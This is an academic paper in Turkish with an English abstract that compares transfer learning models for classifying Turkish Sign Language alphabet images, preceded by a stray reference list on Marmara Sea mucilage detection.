- [1] Ugur, N. G., & Dincer, F. F. İ. *Avrupa Birliği Turizm Politikalarının Türk Turizmine Etkilerinin Çevre ve Sürdürülebilirlik Bağlamında Analizi: Marmara Denizi Müsilaj Sorunu*. Uluslararası Kültürel ve Sosyal Araştırmalar Dergisi (UKSAD), 8(1), 48-61.
- [2] Abaci, B., Dede, M., Yuksel, S. E., & Yilmaz, M. (2022, April). *Mucilage detection from hyperspectral and multispectral satellite data*. In *Algorithms, Technologies, and Applications for Multispectral and Hyperspectral Imaging XXVIII* (Vol. 12094). SPIE.
- [3] Kavzaoglu, T., Tonbul, H., Colkesen, İ., & Sefercik, U. G. (2021). *The use of object-based image analysis for Monitoring 2021 marine mucilage Bloom in the Sea of Marmara*. International Journal of Environment and Geoinformatics, 8(4), 529-536.
- [4] Ugur, A. C. A. R., Yilmaz, O. S., Çelen, M., Ates, A. M., Gülgen, F., & Sanli, F. B. (2021). *Determination of mucilage in the sea of marmara using remote sensing techniques with google earth engine*. International Journal of Environment and Geoinformatics, 8(4), 423-434.
- [5] Tassan, S. (1993). *An algorithm for the detection of the White-Tide ("mucilage") phenomenon in the Adriatic Sea using AVHRR data*. Remote sensing of environment, 45(1), 29-42.

- [6] Kavzoglu, T., & Goral, M. (2022). *Google Earth Engine for Monitoring Marine Mucilage: Izmit Bay in Spring 2021*. Hydrology, 9(8), 135.
- [7] Tuzcu Kokal, A., Olgun, N., & Musaoğlu, N. (2022). *Detection of mucilage phenomenon in the Sea of Marmara by using multi-scale satellite data*. Environmental Monitoring and Assessment, 194(8), 1-18.
- [8] Acar, E. (2020). *Detection of unregistered electric distribution transformers in agricultural fields with the aid of Sentinel-1 SAR images by machine learning approaches*. Computers and Electronics in Agriculture, 175, 105559.
- [9] Simsek Bagci, R., Acar, E., & Turk, O. (2022). *Sentinel-1 uydu görüntü indeksleri kullanılarak tarımsal ürünlerin derin öğrenme yöntemleri ile tespiti*. Presented at the 1st International Conference on Innovative Academic Studies, Konya.
- [10] Conradsen, K., Nielsen, A. A., Schou, J., & Skriver, H. (2003). *A test statistic in the complex Wishart distribution and its application to change detection in polarimetric SAR data*. IEEE Transactions on Geoscience and Remote Sensing, 41(1), 4-19.
- [11] Kara, A. (2019). *Global Solar Irradiance Time Series Prediction Using Long Short-Term Memory Network*. Gazi Üniversitesi Fen Bilimleri Dergisi, Part C: Tasarım ve Teknoloji, vol, 4, 7.
- [12] ALPAY, Ö. (2020). *LSTM mimarisi kullanarak USD/TRY fiyat tahmini*. Avrupa Bilim ve Teknoloji Dergisi, 452-456.

TÜRK İŞARET DİLİNİN TRANSFER ÖĞRENME YÖNTEMLERİYLE SINIFLANDIRILMASI

Melek ECE ÇİFTÇİ^{*1}, Ramazan TEKİN²

¹Batman Üniversitesi, Lisansüstü Eğitim Enstitüsü, Elektrik Elektronik Mühendisliği Bölümü, Batman, TÜRKİYE, ecemelek72@gmail.com

²Batman Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü, Batman, TÜRKİYE, ramazan.tekin@batman.edu.tr

* Sorumlu Yazar: ecemelek72@gmail.com

Özet: İşitme ve konuşma temeli olan sözlü iletişim insanlar arasında en fazla kullanılan iletişim türüdür. Fakat duyma ve kendini ifade etmede engeli olan bireyler sözlü iletişimi etkin olarak kullanamamaktadırlar. Bu sorunu ortadan kaldırmak ve insanlarla iletişim kurabilmek adına işitme engelli bireylerin el vücut ve yüz ifadesini kullanıldığı işaret dili geliştirilmiştir. İşaret dili bilenler kendi aralarında iletişim kurabilirken asıl sorun işaret dili bilmeyenlerle kurulan iletişimdir. İşaret dili kullanmak zorunda olan bireyler için bu oldukça önem arz etmektedir. Bu çalışmada Türk işaret diline ait veri setin kullanılarak transfer derin öğrenme modelleriyle işaret dili görüntülerinin sınıflandırması yapılmıştır. Yapılan çalışmada transfer öğrenme modellerine ait verilerin karşılaştırması gerçekleştirilmiştir.

Anahtar Kelimeler: Derin Öğrenme, Transfer Öğrenme, Türk İşaret Dili, CNN

Classification of Turkish Sign Language by Transfer Learning Methods

Melek ECE ÇİFTÇİ^{*1}, Ramazan TEKİN²

¹Batman University, Institute of Graduate Studies, Department of Electrical Electronics Engineering, Batman, TURKEY, ecemelek72@gmail.com

²Batman University, Faculty of Engineering and Architecture, Department of Computer Engineering, Batman, TURKEY, ramazan.tekin@batman.edu.tr

*Corresponding author: ecemelek72@gmail.com

Abstract: The most commonly used type of communication among people is verbal communication, which is based on hearing and speech. However, words with inadequacy in hearing and self-expression cannot use verbal communication effectively. Seeing hand, body and facial expressions in sign language and communicating with people in order to eliminate this problem of hearing-impaired individuals. While those who know sign language communicate among themselves, the main problem is communication with those who do not know sign language. This is a very important problem for those who have to use sign language. In this case, a visual study of displaying sign language with deep learning techniques was carried out using the Turkish sign language dataset. In this study, using the Turkish sign language data set, the classification of sign language images was made with transfer deep learning models. In the study, a comparison of the data of transfer learning models was carried out.

Keywords: Deep Learning, Transfer learning, Turkish Sign Language, CNN


1. Giriş

1.1. İşaret Dili

İşaret dili, duyma sorunu yaşayan bireylerin iletişim kurabilmek için el vücut ve yüz ifadesini kullanarak oluşturduğu görsel iletişim türüdür. Konuşma ve yazma dilinde yapısal kurallar olduğu gibi işaret dilinin de kendine ait yapısal kuralları bulunmaktadır. Her ülkenin

işaret dili kendine ait özellikler taşımaktadır bu sebepten dolayı işaret dili evrensel dil olarak kabul edilmemektedir [1].

Her bir harf ve kelimeye karşılık bir hareket içeren işaret dili 3 farklı şekilde kullanılmaktadır. Bunlar harf tabanlı işaret dili, kelime tabanlı işaret dili, dudak okumadan oluşmaktadır (Zaytseva,1991). Türk işaret dili (TİD) alfabesinin diğer bir adı parmak alfabesidir. Parmak alfabesinde her işarete karşılık gelen 29 harf bulunmaktadır. Genellikle başka ülkelerin işaret dili tek el ile gösterilirken Türkiye’de iki elde kullanılmaktadır. TİD alfabesinde bulunan C, I, L, O, P, U, V harflerin işareti için tek el diğer harfler için ise çift el ile işaret gösterilmektedir. TİD alfabesinde işaretler göğsün hemen önünde yapılırken genelde özel isimlerde, yabancı dillerden alınan kelimelerde, kısaltmalarda, eklerde ve eş anlamlı işaretlerde sıklıkla kullanılmaktadır [2].



Şekil 1: Türk İşaret Dili Parmak Alfabesi [3].

Kelime tabanlı işaret dilinde bireyin jest ve mimiklerinin yanı sıra vücut ve el hareketleri işaretin tamamını anlatmada oldukça önem arz etmektedir. Her bir hareketin karşılığı bir kelimeye ifade eden kelime tabanlı işaret dilinde, ellerle birlikte vücut hareketlerin yanısıra mimiklerde önemli bir yer tutmaktadır. Ayrıca İşitme engelli insanların iletişim kurdukları kişinin dudaklarını okuyarak ne demek istediklerini anlamaya çalışmalarına dudak okuma yöntemi denilmektedir [4].



Şekil 2: 'Alt' ve 'Altı' Kelimelerinin Gösterimi [5]

1.2. Literatür Taraması

Günümüzde işitme kaybı yaşayan bireylerin toplumda kendilerini daha rahat ifade etmeleri için çeşitli dil tanıma sistemler tasarlanmaktadır. Yapılan dili tanıma çalışmalarında sıklıkla kullanılan kelime ve cümle tabanlı veri setleri ve sınıflandırma çalışmaları ulaştıkları başarı oranlarıyla aşağıda bulunan tabloda gösterilmektedir.

Tablo 1: Farklı Ülkelere Ait İşaret Dili Çalışmaları

Veri Seti	Ülke	Sınıf	Katılımcı	Örnek	Başarı
GMU-ASL51	Hindistan	51	12	3300	%95
ERUSLR	Türkiye	25	49	13 186	%93,93
ISLR	Hindistan	26	5	3658	%95
LSA64	Arjantin	64	10	3200	%98,08

Hosain, çalışmasında videodan insan pozu tahmininde OpenPose kullanılmıştır. Her videodan alınan el şekli örneği manuel olarak seçilip, konvolüsyonel sinir ağları (CNN'ler) tahmin gücünü kullanarak eğitilmiştir. Öğrenilmiş el şekli yerleştirmelerini kullanarak video hareketi tanıma için sıralı RNN modelleri uygulanmıştır. Bunun yanında ileride yapılacak çalışmalara yardımcı olmak üzere GMU-ASL51 veri setinin her kesiti için el işareti işaretleme yapılmıştır [6].

Ko S. Kim C. ve arkadaşları kendi oluşturdukları KETİ veri setini kullanmışlardır. Görüntülerde bulunan anahtar noktaların tespiti için OpenPose adlı kütüphaneden yararlanılmıştır. OpenPose ile anahtar noktaların ortalama ve standart sapması alınarak normalleştirilmiştir. Normalleştirilen anahtar noktalar, diziden diziye mimarisine dayalı çevirir modelinde girdi olarak kullanılmıştır. Girdiler sonrasında RNN (tekrarlayan sinir ağları), LSTM (uzun kısa süreli bellek) ve GRU (kapalı tekrarlayan birimler) kullanılarak çeviri işlemi gerçekleştirilmiştir. 105 Cümle içinde çeviri başarı oranı %93,28 olduğu gözlenmiştir [7].

Özcan T. ve Baştürk A. nın yapmış olduğu Hiperparametre optimizasyonu destekli evrimsel sinir ağı kullanılmıştır. Çalışmada 49 engelli bireyden 25 kelimenin farklı açılardan

çekilmiş videolarının oluşturduğu veri seti kullanılmıştır. Veri setinde bulunana kelimeler hastane acil servisinde sıklıkla kullanılan kelimelerden oluşmaktadır. Yapılan çalışma sonucunda, GA destekli VGG16 tabanlı CNN modelinin (%93,93 ile) daha başarılı olduğu vurgusunda bulunulmuştur [8].

Shashidhar, R ve arkadaşları yaptıkları çalışmada Hint işaret dili veri setini oluşturarak CNN ile tanınmasını sağlamıştır. Oluşturduğu veri seti 26 harften oluşan, her harfi 5 kişinin anlattığı toplamda 3658 resimden oluşmaktadır. Çalışma 3 ana aşama bulunmaktadır. İlk aşama veri setini oluşturmak 2. aşama oluşturulan veri setinin CNN ile oluşturulan modelde eğitilip tanınmasını sağlamak iken son aşamada PyQt5 Python program uygulama geliştiricisi kullanarak tasarladığı arayüzde aranmak istenen kelimenin işaret dili görselinin getirilmesini sağlamıştır [9].

Konstantinidis D. ve arkadaşlarının yaptığı el ve vücut iskelet verilerine göre işaret dili tanımada LSA64 veri seti kullanılmıştır. İşaret dilini kullanan kişinin hareketini sınırlayan veri eldivenleri veya sensörler kullanılmadan doğrudan eklem anahtar noktalarını çıkaran bir yaklaşım kullanılmıştır. Geliştirilen model mevcut olarak önceden eğitilmiş ImageNet VGG-19 ağıının yanında CNN ve LSTM kullanmaktadır [10].

1.3. Araştırmanın Amacı

Toplum tarafında sağır ve dilsiz olarak adlandırılan bireyler dilsel ve işitsel gücünü kaybetmiş kişilerdir. İnsanlarla iletişim kurabilmek için jest ve mimiklerini kullanmalarının yanı sıra dudak okuyarak da iletişim kurmaya çalışırlar. Bu bireylerin iletişim kurmak için geliştirmiş olduğu yöntemle işaret dili adı verilmektedir. İşaret dili bilenler kendi aralarında iletişim kurulurken asıl sorun işaret dili bilmeyenlerle kurulan iletişimdir. Buda işaret dili kullanmak zorunda olanlar için oldukça önemli bir problemdir. İşaret dili tanıma üzerine yapılan çalışmalar son 30 yıldır görülmeye başlanmıştır ve günümüze kadar birçok sistem yapılmıştır. Tasarlanan ilk sistemler elektronik eldiven tabanlı sistemler olup yapısında Elektronik eldiven kullanılarak tasarlanan sistemin birçok eksikliğinden ve kısıtlılıklarının yanı sıra pahalı olması sebebiyle son zamanlarda tasarlanan sistemlerde görüntü sınıflandırmaya dayalı yöntemler kullanılmaya başlanmıştır [11].

İşaret dili tanıma kapsamında yapılan çalışmalarda görüntü işleme yapay zekânın birlikteliğinden faydalanılmıştır. Bu sebeple çalışmada, Kaggle' dan alınan Türk işaret diline ait veri setini kullanarak transfer derin öğrenme modelleriyle işaret dili görüntülerini sınıflandırılması hedeflenmektedir.

2. Yöntem

2.1. Transfer Öğrenme Metotları


ESA mimarisi derin öğrenmenin modelleri arasında en sık kullanılan ve popüler olanıdır. Yapılan nesne tespiti yarışmalarında makine öğrenme modellerine göre oldukça iyi sonuçlar aldığı görülmektedir. ESA mimarisi genel olarak 4 katmandan meydana gelmektedir. Bunlar Konvolüsyon (Convulation), Havuzlama (Pooling), Tam Bağlantı (Fully Connected Layer) ve son olarak Sınıflandırma (Classification) katmanlarıdır [12].

Önceden eğitilmiş modellerin farklı sorunlarda kullanılması için tasarlanmış ve derin öğrenme alanında çok fazla tercih edilen modele transfer öğrenme adı verilmektedir. Sorunların çözümü için oldukça fazla etiketli veri bulunması gereken durumlarda önceden eğitilmiş modellerin kullanımı problemin çözümüne oldukça yardımcı olmaktadır. Çok fazla veri seti


gerektiren Doğal dil işleme ve Görüntü İşlemede problemlerinde sıklıkla tercih edilmektedir [13]. Transfer öğrenme modellerine birden fazla örnek verilebilir. Xception, NASNet, MobileNet, DenseNet169, DenseNet201, VGG16, AlexNet, GoogleNet, ImageNet InceptionV3, ResNet50V2, ResNet101V2 bunlardan birkaçını oluşturmaktadır.

2.2. Çalışmada Kullanılan Veri Seti

Türk işaret dilinin transfer derin öğrenme metotlarıyla sınıflandırma çalışmasını yapabilmek için veri seti Kaggle üzerinden indirilmiştir [14]. Veri setine ait sınıf bilgisi aşağıda bulunan tabloda yer almaktadır. 29 sınıftan oluşan veri setinde harflerin yanı sıra özel karakterlerin görüntüleri de bulunmaktadır.



Şekil 4: Veri Setinin Sınıf Dağılımı



Şekil 5: Veri Setine Ait Rastgele Seçilmiş Örnek Resimler

2.3 Model Performans Değerlendirme Metrikleri

Metrikler makine öğrenmesi algoritmaları ve modellerinin başarılarının ölçmesi için kullanılan parametrelerdir. Bu parametrelere bakılarak geliştirilen modelin mevcut soruna çözüm bulup bulamadığının testi yapılır. Accuracy (doğruluk) bu parametreler arasında en fazla tercih edilenler arasındadır. Fakat bu değer veri seti dağılımının iyi yapılmadığı durumlarda

hatalı sonuçlar verebilmektedir. Bu problemi ortadan kaldırmak için accuracy değerini yanı sıra Precision (Kesinlik), Recall (Duyarlılık), Precision ve Recall değerlerinin harmonik ortalaması olan F1-score parametrelerine de bakılmaktadır. Karışıklık matrisi ve kullanılan modelin performansı sonucu tahminde bulunduğu doğru ve hatalı değerler metriklerin hesaplanmasında kullanılmaktadırlar. Karışıklık matrisi adı verilen kavram model sınıflandırma performansı sonucunda tahmini ve gerçek değerlerden oluşan bir değişkendir. Gerçek ve Tahmini değerlerden oluşan Karışıklık matrisi temsili tablosu aşağıda verilmektedir [15].

Tablo 2: Karışıklık Matrisi Gösterimi

		Mevcut Durum	
		Pozitif	Negatif
Tahmini	Pozitif	TP	FP
	Negatif	FN	TN

Modelin tahmin performansında pozitif olan durumların pozitif tahmin edilmesine TP, mevcut durum negatifse ve model tahmini de negatif ise buna TN denilmektedir. Var olan durum negatifse ancak tahmin pozitifse buna FP, var olan durum pozitif ve tahmin negatifse de FN adını almaktadır.

Accuracy (Doğruluk): Modelin doğru olarak yaptığı tahminlerin tüm tahminlere oranıdır

$$\text{Accuracy} = (TP+TN) / (TP+TN+FN+FP) \quad (1)$$

Recall (Duyarlılık): Positive olarak tahmin etmemiz gereken işlemlerin ne kadarını Positive olarak tahmin ettiğimizi gösteren bir metriktir.

$$\text{Recall} = TP / (TP + FN) \quad (2)$$

Precision (Kesinlik): Positive olarak tahminlediğimiz değerlerin gerçekten kaç adedinin Positive olduğunu göstermektedir.


$$\text{Precision} = TP / (TP + FP) \quad (3)$$

F-Score: Recall ve Precision'ın harmonik ortalaması.

$$\text{F-Score} = 2 * \text{Precision} * \text{Recall} / (\text{Precision} + \text{Recall}) \quad (4)$$

3. BULGULAR

Yapılan çalışmada Türk işaret dili görüntülerinin transfer öğrenme modelleriyle sınıflandırılmasında metrik değerler dikkate alınarak sonuçlar değerlendirilmeye çalışılmıştır. Modellerin test ve eğitim doğruluk değerleri aşağıdaki tabloda ayrıntılı olarak verilmiştir.

Tablo 2: Modellere Ait Test ve Eğitim Doğruluk Sonuçları


Test ve Eğitim doğruluk değerlerini etkileyen metrik değerleri aşağıda bulunan tabloda gösterilmiştir. Tabloda Precision (Kesinlik), Recall (Duyarlılık), Precision ve Recall değerlerinin harmonik ortalaması olan F1-score ve son olarak Accuracy (Doğruluk) parametre değerleri listelenmiştir.

Tablo 3: Modellere Ait Metrik Değerler


Model Adı		Precision	Recall	F1-Score	Accuracy
Resnet50V2	Eğitim Değerleri	0.97	0.97	0.97	0.97
	Test Değerleri	0.96	0.95	0.95	0.95
NASNet	Eğitim Değerleri	0.92	0.92	0.92	0.92
	Test Değerleri	0.89	0.88	0.88	0.88
MobileNet	Eğitim Değerleri	0.98	0.97	0.97	0.97
	Test Değerleri	0.96	0.96	0.96	0.96
DanseNet169	Eğitim Değerleri	0.97	0.97	0.97	0.97
	Test Değerleri	0.94	0.93	0.93	0.93
VGG16	Eğitim	0.66	0.63	0.62	0.63

	Değerleri				
	Test Değerleri	0.65	0.60	0.58	0.61
Xception	Eğitim Değerleri	0.94	0.94	0.94	0.94
	Test Değerleri	0.91	0.90	0.90	0.90
InceptionV3	Eğitim Değerleri	0.89	0.88	0.88	0.88
	Test Değerleri	0.87	0.85	0.84	0.85

Modellerin sınıflandırma sonucu Metrik parametreleri dikkate alınarak çizdirilen doğruluk grafikleri incelendiğinde VGG16 grafiğinin hata oranlarının MobilNet ve ResNet50V2 modellerine göre oldukça yüksek olduğu görülmektedir.



Şekil 4: Modellere ait Doğruluk Grafikleri



Şekil 6: ResNet50V2 Eğitim Veri Setine ait Karışıklık Matrisi

4. SONUÇ VE TARTIŞMA

Türk işaret dilinin transfer öğrenme modelleriyle sınıflandırılması adlı çalışmada veri setine ait görüntüler kullanılarak en iyi sınıflandırılmanın tespit edilmesi amaçlanmıştır. Veri setine ait görüntüler Önceden eğitilmiş derin öğrenme modelleri olan VGG16, MobilNet, ResNet50V2, XceptionV3, Inception, NASNet ve DanseNet169 gibi modellerde sınıflandırma işlemine tabi tutulmuşlardır. Çalışmada bahsedilen yedi modelin karışıklık matrisleriyle beraber test başarı grafikleri değerlendirildiğinde ResNet50 ve MobilNet mimarilerine sahip modellerin sınıflandırma başarısının oldukça iyi olduğu görülmektedir. Sınıflandırma performansı diğer modellere göre düşük kalan transfer öğrenme yönteminin ise VGG16 olduğu anlaşılmaktadır. Sınıflandırma aşamasında her modelin hem eğitim hem de test verilerine ait doğruluk, kesinlik, duyarlılık ve f1-score performans metrikleri dikkate alındığında diğer altı modelin sınıflandırma performansının birbirine yakın olduğu fakat VGG16 modelinin diğerlerine kıyasla daha düşük performans sergilediği görülmektedir. Genel olarak kullanılan veri setinin modeller üzerindeki başarısı değerlendirildiğinde veri setinin kullanılabilir olduğu görülmektedir. Veri setinin doğru şekilde sınıflandırılması için uygun model seçiminin yanı sıra veri setinin sınıf sayısı, sınıf dağılımı, değerlendirme metriklerinin başarılı şekilde kullanılmasının önemli olduğu sonucuna varılmıştır. Ayrıca probleme uygun transfer öğrenme metodu seçiminin de sınıflandırma başarısını etkilediği gözlemlenmiştir.

Kaynakça

- [1] Selda, B.; Vasıf, N. V. Recognition of vowels letters of Turkish sign language by artificial neural networks. In: *2006 IEEE 14th Signal Processing and Communications Applications*. 2006.
- [2] Karaca, M. F., & Görgünöğlu, S. Türkçeden Türk İşaret Dili'ne. *İleri Teknoloji Bilimleri Dergisi*, 5(1).
- [3] Kın, Z. B. *Türk işaret dili alfabesinin derin öğrenme yöntemi ile sınıflandırılması*. 2019. Master's Thesis. Başkent Üniversitesi Fen Bilimleri Enstitüsü.
- [4] Ezel, E. *Derin öğrenme yöntemi kullanılarak görüntü-tabanlı türk işaret dili tanıma*. 2018. PhD Thesis. Selçuk Üniversitesi Fen Bilimleri Enstitüsü.
- [5] Güngör, C., et al. *Türk İşaret Dili Sözlüğü*. 2015.

- [6] Santhalingam, P. S., Pathak, P., Rangwala, H., & Koščeká, J. Finehand: Learning hand shapes for american sign language recognition. In: *2020 15th IEEE International Conference on Automatic Face and Gesture Recognition (FG 2020)*. IEEE, 2020. p. 700-707.
- [7] Ko, S. K., Kim, C. J., Jung, H., & Cho, Neural sign language translation based on human keypoint estimation. *Applied sciences*, 2019, 9.13: 2683.
- [8] Özcan, T., & Baştürk, A., ERUSLR: Yeni bir Türkçe işaret dili veri seti ve hiperparametre optimizasyonu destekli evrişimli sinir ağı ile tanınması. *Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi*, 2020, 36.1: 527-542.
- [9] Shashidhar, R., Manjunath, A. S., & Roopa, M. Indian Sign Language Recognition Using 2-D Convolution Neural Network and Graphical User Interface. *International Journal of Image, Graphics and Signal Processing (IJIGSP)*, 2022, 14.2: 61-73.
- [10] Konstantinidis, D., Dimitropoulos, K., & Daras, P. Sign language recognition based on hand and body skeletal data. In: *2018-3DTV-Conference: The True Vision-Capture, Transmission and Display of 3D Video (3DTV-CON)*. IEEE, 2018. p. 1-4.
- [11] Erkuş, M. *Türk işaret dilinde kelime tabanlı derin öğrenme uygulaması*. 2020. Master's Thesis. Başkent Üniversitesi Fen Bilimleri Enstitüsü.
